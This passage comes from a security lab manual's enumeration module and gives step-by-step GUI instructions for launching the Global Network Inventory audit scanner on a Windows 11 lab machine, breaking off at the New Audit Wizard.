
Lab Tasks

Task 1: Enumerate Information using Global Network Inventory

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

Here, we will use the Global Network Inventory to enumerate various types of data from a target IP address range or single IP.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** machine, Click **Search** icon () on the **Desktop**. Type **gni** in the search field, the **Global Network Inventory** appears in the results, click **Open** to launch it.




Note: If a **User Account Control** pop-up appears, click **Yes**.

Module 04 – Enumeration

3. The **About Global Network Inventory** wizard appears; click **I Agree**.



4. The **Global Network Inventory** GUI appears. Click **Close** on the **Tip of the Day** pop-up.




- The **New Audit Wizard** window appears; click **Next**.

